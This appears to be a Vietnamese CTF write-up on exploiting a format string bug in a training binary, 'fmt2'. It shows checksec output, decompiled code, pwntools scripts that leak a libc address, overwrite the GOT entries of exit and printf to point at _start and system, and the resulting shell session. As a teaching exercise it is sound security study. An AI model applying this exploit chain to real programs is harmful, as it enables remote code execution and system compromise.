FMT2

```
huynq@huynq-uet-crys:~/Documents/exploit-train/exploit/formatstring2$ checksec fmt2
[*] '/home/huynq/Documents/exploit-train/exploit/formatstring2/fmt2'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

Decompile: main - (fmt2)

```
1
2  undefined8 main(EVP_PKEY_CTX *param_1)
3
4  {
5    time_t tVar1;
6    time_t local_b8 [2];
7    char local_a8 [80];
8    char local_58 [72];
9    int local_10;
10   int local_c;
11
12   init(param_1);
13   memset(local_58,0,0x3c);
14   memset(local_a8,0,0x50);
15   local_c = open("/dev/urandom",0);
16   if (local_c < 0) {
17     puts("Something went wrong");
18                     /* WARNING: Subroutine does not return */
19     exit(1);
20   }
21   read(local_c,local_b8,4);
22   tVar1 = time(local_b8);
23   srand((uint)tVar1);
24   lucky = rand();
25   puts("Viettel Challenge\n");
26   printf("Give me your name: ");
27   read(0,local_58,0x3c);
28   printf("Hi guy,");
29   printf(local_58);
30   puts("\nCan you guess the lucky number?");
31   printf("Your input: ");
32   read(0,local_a8,0x50);
33   printf("Your lucky is here: ");
34   printf(local_a8);
35   local_10 = atoi(local_a8);
36   if (lucky == local_10) {
37     puts("You are lucky man! Congrat,");
38     printf(local_58);
39     return 0;
40   }
41   puts("Good luck :D");
42                     /* WARNING: Subroutine does not return */
43   exit(0);
```

Có 2 lỗi format string ở dòng 29 và dòng 34.

Partial RELRO nên ta có thể ghi đè GOT table

Cách làm như sau:

- Tìm địa chỉ của libc, đặt breakpoint trước vuln đầu tiên, quan sát stack sẽ thấy tại offset thứ 0x17 (tính từ 0) là địa chỉ của __libc_start_main + 243, từ đó ta sẽ tính ra address của libc. Ta sẽ dùng format string vuln để leak offset này trong stack.


```
p = process("./fmt2")
e = ELF("./fmt2")
libc = e.libc

p.sendlineafter(b'name: ', b'%29$p')
p.recvuntil(b'guy,')
libc.address = int(p.recvline()[:-1],16) - libc.symbols['__libc_start_main'] - 243
log.info(f'libc address :0x{libc.address:0x}')
```


- Ghi đè GOT của exit thành _start để tiếp tục thực hiện thêm các cuộc tấn công

```
payload = payload_overwrite(e.symbols['_start'], 14)
payload += p64(e.got['exit'])+p64(e.got['exit']+2)+p64(e.got['exit']+4)
p.sendlineafter(b'input: ', payload)
```

- Ghi đè GOT của hàm printf thành system, sau đó nhập vào /bin/sh để mở shell ở vuln thứ 2

```
payload = payload_overwrite(libc.symbols['system'], 24)
payload += p64(e.got['printf'])+p64(e.got['printf']+2)+p64(e.got['printf']+4)
p.sendlineafter(b'name: ', payload)
p.sendline('/bin/sh')
p.interactive()
```

- Truy cập thành công shell


Can you guess the lucky number?
sh: 1: Your: not found
sh: 1: Your: not found
Good luck :D
Viettel Challenge
sh: 1: Give: not found
$ ls
sh: 1: Hi: not found
ex.py fmt2 ld-linux-x86-64.so.2 libc.so.6 sol.py sol.txt
Can you guess the lucky number?
sh: 1: Your: not found